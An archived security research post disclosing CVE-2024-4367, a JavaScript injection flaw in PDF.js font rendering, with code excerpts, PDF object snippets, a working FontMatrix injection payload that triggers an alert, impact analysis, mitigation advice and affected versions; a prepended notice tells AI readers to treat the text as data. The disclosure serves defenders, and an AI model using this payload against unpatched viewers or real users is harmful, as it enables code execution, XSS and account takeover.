CVE-2024-4367 - Arbitrary JavaScript execution in PDF.js

CVE-2024-4367 - Arbitrary JavaScript execution in PDF.js - Thomas Rinsma, codeanlabs.

- Published: 2024-05-20
- Original: <https://codeanlabs.com/blog/research/cve-2024-4367-arbitrary-js-execution-in-pdf-js/>
- Current location: <https://codeanlabs.com/2024/05/cve-2024-4367-arbitrary-js-execution-in-pdf-js/>
- Preserved from: https://codeanlabs.com/2024/05/cve-2024-4367-arbitrary-js-execution-in-pdf-js/ (stored) on 2026-08-11
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

CVE-2024-4367 - Arbitrary JavaScript execution in PDF.js - Codean Labs

Research Thomas Rinsma 05-20-2024

CVE-2024-4367 – Arbitrary JavaScript execution in PDF.js

TL;DR

This post details CVE-2024-4367, a vulnerability in PDF.js found by Codean Labs. PDF.js is a JavaScript-based PDF viewer maintained by Mozilla. This bug allows an attacker to execute arbitrary JavaScript code as soon as a malicious PDF file is opened. This affects **all Firefox users** (<126) because PDF.js is used by Firefox to show PDF files, but also seriously impacts **many web- and Electron-based applications** that (indirectly) use PDF.js for preview functionality.

If you are a developer of a JavaScript/Typescript-based application that handles PDF files in any way, we recommend checking that you are not (indirectly) using a version a vulnerable version of PDF.js. See the end of this post for mitigation details.

Introduction

There are two common use-cases for PDF.js. First, it is Firefox's built-in PDF viewer. If you use Firefox and you've ever downloaded or browsed to a PDF file you'll have seen it in action. Second, it is bundled into a Node module called `pdfjs-dist`, with ~2.7 million weekly downloads according to NPM. In this form, websites can use it to provide embedded PDF preview functionality. This is used by everything from Git-hosting platforms to note-taking applications. The one you're thinking of now is likely using PDF.js.

The PDF format is famously complex. With support for various media types, complicated font rendering and even rudimentary scripting, PDF readers are a common target for vulnerability

researchers. With such a large amount of parsing logic, there are bound to be some mistakes, and PDF.js is no exception to this. What makes it unique however is that it is written in JavaScript as opposed to C or C++. This means that there is no opportunity for memory corruption problems, but as we will see it comes with its own set of risks.

Glyph rendering

You might be surprised to hear that this bug is not related to the PDF format's (JavaScript!) scripting functionality. Instead, it is an oversight in a specific part of the font rendering code.

Fonts in PDFs can come in several different formats, some of them more obscure than others (at least for us). For modern formats like TrueType, PDF.js defers mostly to the browser's own font renderer. In other cases, it has to manually turn *glyph* (i.e., character) descriptions into curves on the page. To optimize this for performance, a *path generator* function is pre-compiled for every glyph. If supported, this is done by making a JavaScript `Function` object with a body (`jsBuf`) containing the instructions that make up the path:

```
// If we can, compile cmds into JS for MAXIMUM SPEED...
if (this.isEvalSupported && FeatureTest.isEvalSupported) {
  const jsBuf = [];
  for (const current of cmds) {
    const args = current.args !== undefined ? current.args.join(",") : "";
    jsBuf.push("c.", current.cmd, "(", args, ");\n");
  }
  // eslint-disable-next-line no-new-func
  console.log(jsBuf.join(""));
  return (this.compiledGlyphs[character] = new Function(
    "c",
    "size",
    jsBuf.join("")
  ));
}
```

From an attacker perspective this is really interesting: if we can somehow control these `cmds` going into the `Function` body and insert our own code, it would be executed as soon as such a glyph is rendered.

Well, let's look at how this list of commands is generated. Following the logic back to the `CompiledFont` class we find the method `compileGlyph(...)`. This method initializes the `cmds` array with a few general commands (`save`, `transform`, `scale` and `restore`), and defers to a `compileGlyphImpl(...)` method to fill in the actual rendering commands:

```
compileGlyph(code, glyphId) {
  if (!code || code.length === 0 || code[0] === 14) {
    return NOOP;
  }

  let fontMatrix = this.fontMatrix;
  ...

  const cmds = [
    { cmd: "save" },
    { cmd: "transform", args: fontMatrix.slice() },
    { cmd: "scale", args: ["size", "-size"] },
  ];
  this.compileGlyphImpl(code, cmds, glyphId);

  cmds.push({ cmd: "restore" });

  return cmds;
}
```

If we instrument the PDF.js code to log generated `Function` objects, we see that the generated code indeed contains those commands:

```
c.save();
c.transform(0.001,0,0,0.001,0,0);
c.scale(size,-size);
c.moveTo(0,0);
c.restore();
```

At this point we could audit the font parsing code and the various commands and arguments that can be produced by glyphs, like `quadraticCurveTo` and `bezierCurveTo`, but all of this seems pretty innocent with no ability to control anything other than numbers. What turns out to be much more interesting however is the `transform` command we saw above:

```
{ cmd: "transform", args: fontMatrix.slice() },
```

This `fontMatrix` array is copied (with `.slice()`) and inserted into the body of the `Function` object, joined by commas. The code clearly assumes that it is a numeric array, but is that always the case? Any string inside this array would be inserted literally, without any quotes surrounding it. Hence,

that would break the JavaScript syntax at best, and give arbitrary code execution at worst. But can we even control the contents of `fontMatrix` to that degree?

Enter the FontMatrix

The value of `fontMatrix` defaults to `[0.001, 0, 0, 0.001, 0, 0]`, but is often set to a custom matrix by a font itself, i.e., in its own embedded metadata. How this is done exactly differs per font format. Here's the Type1 parser for example:

```
extractFontHeader(properties) {
  let token;
  while ((token = this.getToken()) !== null) {
    if (token !== "/") {
      continue;
    }
    token = this.getToken();
    switch (token) {
      case "FontMatrix":
        const matrix = this.readNumberArray();
        properties.fontMatrix = matrix;
        break;
      ...
    }
    ...
  }
  ...
}
```

This is not very interesting for us. Even though Type1 fonts technically contain arbitrary Postscript code in their header, no sane PDF reader supports this fully and most just try to read predefined key-value pairs with expected types. In this case, PDF.js just reads a number array when it encounters a `FontMatrix` key. It appears that the `CFF` parser — used for several other font formats — is similar in this regard. All in all, it looks like we are indeed limited to numbers.

However, it turns out that there is more than one potential origin of this matrix. Apparently, it is also possible to specify a custom `FontMatrix` value outside of a font, namely in a metadata object in the PDF! Looking carefully at the `PartialEvaluator.translateFont(...)` method, we see that it loads various attributes from PDF dictionaries associated with the font, one of them being the `fontMatrix`:

```
const properties = {
  type,
  name: fontName.name,
  subtype,
  file: fontFile,
  ...
  fontMatrix: dict.getArray("FontMatrix") || FONT_IDENTITY_MATRIX,
  ...
  bbox: descriptor.getArray("FontBBox") || dict.getArray("FontBBox"),
  ascent: descriptor.get("Ascent"),
  descent: descriptor.get("Descent"),
  xHeight: descriptor.get("XHeight") || 0,
  capHeight: descriptor.get("CapHeight") || 0,
  flags: descriptor.get("Flags"),
  italicAngle: descriptor.get("ItalicAngle") || 0,
  ...
};
```

In the PDF format, font definitions consists of several objects. The `Font`, its `FontDescriptor` and the actual `FontFile`. For example, here represented by objects 1, 2 and 3:

```
1 0 obj
<<
 /Type /Font
 /Subtype /Type1
 /FontDescriptor 2 0 R
 /BaseFont /FooBarFont
>>
endobj

2 0 obj
<<
 /Type /FontDescriptor
 /FontName /FooBarFont
 /FontFile 3 0 R
 /ItalicAngle 0
 /Flags 4
>>
endobj

3 0 obj
<<
 /Length 100
>>
... (actual binary font data) ...
endobj
```

The `dict` referenced by the code above refers to the `Font` object. Hence, we should be able to define a custom `FontMatrix` array like this:

```
1 0 obj
<<
 /Type /Font
 /Subtype /Type1
 /FontDescriptor 2 0 R
 /BaseFont /FooBarFont
 /FontMatrix [1 2 3 4 5 6]   % <-----
>>
endobj
```

When attempting to do this it initially looks like this doesn't work, as the `transform` operations in generated `Function` bodies still use the default matrix. However, this happens because the font file

itself is overwriting the value. Luckily, when using a Type1 font without an internal `FontMatrix` definition, the PDF-specified value *is* authoritative as the `fontMatrix` value is not overwritten.

Now that we can control this array from a PDF object we have all the flexibility we want, as PDF supports more than just number-type primitives. Let's try inserting a string-type value instead of a number (in PDF, strings are delimited by parentheses):

```
/FontMatrix [1 2 3 4 5 (foobar)]
```

And indeed, it is plainly inserted into the `Function` body!


```
c.save();
c.transform(1,2,3,4,5,foobar);
c.scale(size,-size);
c.moveTo(0,0);
c.restore();
```

Exploitation and impact

Inserting arbitrary JavaScript code is now only a matter of juggling the syntax properly. Here's a classical example triggering an alert, by first closing the `c.transform(...)` function, and making use of the trailing parenthesis:

```
/FontMatrix [1 2 3 4 5 (0\); alert\('foobar')]
```

The result is exactly as expected:



Exploitation of CVE-2024-4367

You can find a proof-of-concept PDF file here/poc_generalized.pdf) (updated, see *Affected versions* section below). To demonstrate the context in which the JavaScript is running, the alert will show you the value of `window.origin`. Interestingly enough, this is not the `file://` path you see in the URL bar (if you've downloaded the file). Instead, PDF.js runs under the origin `resource://pdf.js`. This prevents access to local files, but it is slightly more privileged in other aspects. For example, it is possible to invoke a file download (through a dialog), even to "download" arbitrary `file://` URLs. Additionally, the real path of the opened PDF file is stored in `window.PDFViewerApplication.url`, allowing an attacker to spy on people opening a PDF file, learning not just when they open the file and what they're doing with it, but also where the file is located on their machine.

In applications that embed PDF.js, the impact is potentially even worse. If no mitigations are in place (see below), this essentially gives an attacker an XSS primitive on the domain which includes the PDF viewer. Depending on the application this can lead to data leaks, malicious actions being performed in the name of a victim, or even a full account take-over. On Electron apps that do not properly sandbox JavaScript code, this vulnerability even leads to native code execution (!). **We found this to be the case for at least one popular Electron app**.

Mitigation

At Codean Labs we realize it is difficult to keep track of dependencies like this and their associated risks. It is our pleasure to take this burden from you. We perform application security assessments in an efficient, thorough and human manner, allowing you to focus on development. Click here to learn more.

The best mitigation against this vulnerability is to update PDF.js to version 4.2.67 or higher. Most wrapper libraries like `react-pdf` have also released patched versions. Because some higher level PDF-related libraries statically embed PDF.js, we recommend recursively checking your `node_modules` folder for files called `pdf.js` to be sure. Headless use-cases of PDF.js (e.g., on the server-side to obtain statistics and data from PDFs) seem not to be affected, but we didn't thoroughly test this. It is also advised to update.

Additionally, a simple workaround is to set the PDF.js setting `isEvalSupported` to `false`. This will disable the vulnerable code-path. If you have a strict content-security policy (disabling the use of `eval` and the `Function` constructor), the vulnerability is also not reachable.

Affected versions

Analysis by Rob Wu (duplicated below, with permission) shows that the vulnerable code path is present since the first release of PDF.js, but that it was not reachable in several versions released in 2016 and 2017 due to a typo. It is important to note that the versions marked *unaffected* from 2017 and before are still vulnerable to a different vulnerability (CVE-2018-5158), meaning that they are not safe to use.

- `v4.2.67` (released April 29, 2024): **unaffected** (fixed)
- `v4.1.392` (released April 11, 2024): affected (release before this bug was fixed)
- `v1.10.88` (released Oct 27, 2017): affected (re-introduces the security vulnerability due to a typo fix)
- `v1.9.426` (released Aug 15, 2017): **unaffected** (release before the next affected version)
- `v1.5.188` (released Apr 21, 2016): **unaffected** (mitigated the security vulnerability by an accidental typo)
- `v1.4.20` (released Jan 27, 2016): affected (release before the next release that accidentally fixed the vulnerable code)
- `v0.8.1181` (released Apr 10, 2014): affected (first public release of PDF.js)

Rob also updated the proof-of-concept PDF/poc_generalized.pdf) to work on all affected versions, including v1.4.20 and below. Make sure to use this latest version to test whether your instance of PDF.js is impacted (keeping into account other mitigations). The original plain-text but less general PoC can be found here/poc_plaintext.pdf).

Timeline

- 2024-04-26 – vulnerability disclosed to Mozilla
- 2024-04-29 – PDF.js v4.2.67 released to NPM, fixing the issue
- 2024-05-14 – Firefox 126, Firefox ESR 115.11 and Thunderbird 115.11 released including the fixed version of PDF.js
- 2024-05-20 – publication of this blogpost
- 2024-05-22 – added detailed version information and updated PoC, courtesy of Rob Wu